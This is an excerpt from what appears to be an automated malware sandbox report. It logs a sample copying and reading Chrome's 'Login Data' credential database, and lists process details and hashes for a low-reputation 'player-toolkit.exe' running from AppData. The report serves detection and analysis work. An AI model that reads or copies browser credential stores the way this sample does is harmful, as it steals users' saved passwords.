C:\Users\user\AppData\Local\Temp\DB1	0	40960	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 08 00 01 01 00 40 20 20 00 00 00 01 00 00 00 14 00 00 00 00 00 00 00 00 00 00 00 0b 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 2e 43 c1 05 00 00 00 01 07 fb 00 00 00 00 10 07 fb 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3......@ ....C.....................	success or wait	1	DD4E97	CopyFileExW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	512	success or wait	1	DD5742	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	65024	success or wait	1	DE8CA9	ReadFile
C:\Users\user\AppData\Local\Temp\DB1	unknown	40960	success or wait	1	DE8CD3	ReadFile

Analysis Process: conhost.exe PID: 5640 Parent PID: 404

General

Start time:	23:55:27
Start date:	12/05/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: player-toolkit.exe PID: 5216 Parent PID: 3388

General

Start time:	23:55:39
Start date:	12/05/2021
Path:	C:\Users\user\AppData\Roaming\RadioBOSSAssembly\player-toolkit.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\RadioBOSSAssembly\player-toolkit.exe'
Imagebase:	0x10000
File size:	1970176 bytes
MD5 hash:	1844A4E542EEAC121065EA23B0F1D6B3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: player-toolkit.exe PID: 5452 Parent PID: 3388

General

Start time:	23:55:47
Start date:	12/05/2021
Path:	C:\Users\user\AppData\Roaming\RadioBOSSAssembly\player-toolkit.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\RadioBOSSAssembly\player-toolkit.exe'
Imagebase:	0x10000
File size:	1970176 bytes
MD5 hash:	1844A4E542EEAC121065EA23B0F1D6B3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Disassembly

Code Analysis